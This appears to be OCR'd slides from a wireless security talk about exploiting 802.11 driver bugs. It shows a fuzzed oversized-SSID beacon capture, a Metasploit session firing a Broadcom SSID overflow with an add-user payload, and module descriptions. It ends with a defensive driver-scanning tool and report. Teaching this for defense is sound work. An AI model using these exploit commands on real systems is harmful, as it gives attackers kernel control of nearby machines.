
```
No. .    Time       Source              Dest                 'rotocol  Info
      51 1.207784   00:0f:66:e3:e4:03   ff:ff:ff:ff:ff:ff    Beacon    Beacon frame,SN=3672
      52 1.250975   00:0f:66:e3:e4:03   ff:ff:ff:ff:ff:ff    Beacon    Beacon frame,SN=3709

▷ Frame 52 (339 bytes on wire, 339 bytes captured)
▷ IEEE 802.11
▽ IEEE 802.11 wireless LAN management frame
  ▷ Fixed parameters (12 bytes)
  ▽ Tagged parameters (303 bytes)
    ▽ SSID parameter set: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        Tag Number: 0 (SSID parameter set)
        Tag length: 255
        Tag interpretation [truncated]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    ▷ Supported Rates: 1.0(B) 2.0(B) 5.5(B) 11.0(B)
    ▷ DS Parameter set: Current Channel: 11
```

Exploiting Driver Bugs

- IEEE 802.11 fuzzing has uncovered driver bugs, attacker opportunities
- Drivers run in ring0, compromise reveals full access to host by the attacker
- Driver vulnerabilities are often not mitigated with encryption or authentication
  - Applicable regardless of WPA, WPA2, EAP/TLS, etc.
- Readily available exploits target these flaws


Metasploit Framework

- Exploit framework, over ~200 exploits and various payloads available
- Significantly lowers the bar for attackers
- Written in Ruby (scripting language)
  - Easy to extend functionality for new attacks
- New 3.0 features:
  - Leap-frogging from one compromised box to another with "route" command
  - Database and "autopwn" support with nmap XML or Nessus NBE data
  - AJAX + Ruby on Rails web interface
  - Support for exploiting kernel code/drivers/ring0



```
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ msf v3.0-beta-dev
+ -- --=[ 178 exploits - 104 payloads
+ -- --=[ 17 encoders - 5 nops
       =[ 30 aux

msf > use windows/driver/broadcom_wifi_ssid
msf exploit(broadcom_wifi_ssid) > set PAYLOAD windows/adduser
PAYLOAD => windows/adduser
msf exploit(broadcom_wifi_ssid) > set INTERFACE wifi0
INTERFACE => wifi0
msf exploit(broadcom_wifi_ssid) > set DRIVER madwifing
DRIVER => madwifing
msf exploit(broadcom_wifi_ssid) > set PASS moo
PASS => moo
msf exploit(broadcom_wifi_ssid) > exploit
[*] Sending beacons and responses for 60 seconds...
```

Metasploit Web Interface



SEARCH wireless

Matched 3 modules for term *wireless*

Broadcom Wireless Driver Probe Response SSID Overflow

This module exploits a stack overflow in the Broadcom Wireless driver that allows remote code execution in kernel mode by sending a 802.11 probe response that contains a long SSID. The target MAC address must be provided to use this exploit. The two cards tested fell into the 00:14:a5:06:XX:XX and 00:14:a4:2a:XX:XX ranges. This module depends on the Lorcon library and only works on the Linux platform with a supported wireless card. Please see the Ruby Lorcon documentation (external/ruby-lorcon/README) for more information.

D-Link DWL-G132 Wireless Driver Beacon Rates Overflow

This module exploits a stack overflow in the A5AGU.SYS driver provided with the D-Link DWL-G132 USB wireless adapter. This stack overflow allows remote code execution in kernel mode. The stack overflow is triggered when a 802.11 Beacon frame is received that contains a long Rates information element. This exploit was tested with version 1.0.1.41 of the A5AGU.SYS driver and a D-Link DWL-G132 USB adapter (HW: A2, FW: 1.02). Newer versions of the A5AGU.SYS driver are provided with the D-Link WUA-2340 adapter and appear to resolve this flaw, but D-Link does not offer an updated driver for the DWL-G132. Since this vulnerability is exploited via beacon frames, all cards within range of the attack will be affected. The tested adapter used a MAC address in the range of 00:11:95:f2:XX:XX. Vulnerable clients will need to have their card in a non-associated state for this exploit to work. The easiest way to

Why is this a big deal?


- Victim does not need to be connected to a wireless network to be exploited
- Compromised systems provide attacker with "ring0" access to the target
  - Bypasses firewalls, host-based IDS, NAC agents, Anti-Virus, host-based intrusion prevention, etc.
- Few organizations are updating wireless drivers
  - "If it works, don't fix it"
- Windows XP: Microsoft delivers drivers over plug-and-play, but never updates
  - No driver updates are delivered over Windows Update
- Some exploits are delivered using broadcast frames
  - Attacker can exploit multiple hosts at the same time

Aruba: Driver Vulnerability Assessment

- WiFiDEnum: simple Windows tool for driver assessment scans on Windows targets
- Scans over the wired network
  - Uses local privileges or specified administrative credentials
  - Enumerates remote registry keys to identify wireless drivers, version information
  - Identifies vulnerabilities from local database of known driver flaws
- Freely distributed as part of the Aruba Labs initiative

http://labs.arubanetworks.com/wifidenum

WiFiDEnum - Simple UI




Select Targets

● Hostname: localhost

○ IP Address: . . . – . . .

```
Driver Date: 10-17-2005

Adapter: Wireless Network Connection 11
Provider: NETGEAR
Description: NETGEAR MA521 802.11b Wireless PC Card
Driver Path: C:\WINDOWS\system32\DRIVERS\MA521nd5.SYS
Driver Version: 5.148.724.2003
Driver Date: 7-24-2003
CVE: CVE-2006-6059

Adapter: Wireless Network Connection 9
Provider: Siemens
Description: Siemens SpeedStream Wireless PC Card
Driver Path: C:\WINDOWS\system32\DRIVERS\SSCPCNDS.sys
Driver Version: 2.1.10.0
Driver Date: 9-11-2002
```

Ready



Database Options

Use DNS Names: Yes

Database File: wifidenum.mdb


Authentication Credentials

Username:

Password:

Password (Confirm):

Passwords are not stored in the registry, and must be re-entered each time you start this tool.


WiFiDENum Report - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
file:///C:/Documents%20and%20Settings/jwright/Desktop/WiFiDEnum%20Driver%20Scan%20Results
Done

Driver Version Report for "localhost" (JWRIGHT-T43.arubanetworks.com) on 5/14/2007 2:23:36 PM

Adapter	Provider	Description	Driver Version	Filename	Driver Date	Vulnerability Identifiers
Wireless Network Connection 5	Agere Systems	D-Link Air DWL-660 Wireless PC Card	7.82.0.550	C:\WINDOWS\system32\DRIVERS\wlags48b.sys	9-22-2003	None
Wireless Network Connection 9	Siemens	Siemens SpeedStream Wireless PC Card	2.1.10.0	C:\WINDOWS\system32\DRIVERS\SSCPCNDS.sys	9-11-2002	None
Wireless Network Connection 11	NETGEAR	NETGEAR MA521 802.11b Wireless PC Card	5.148.724.2003	C:\WINDOWS\system32\DRIVERS\MA521nd5.SYS	7-24-2003	CVE-2006-6059
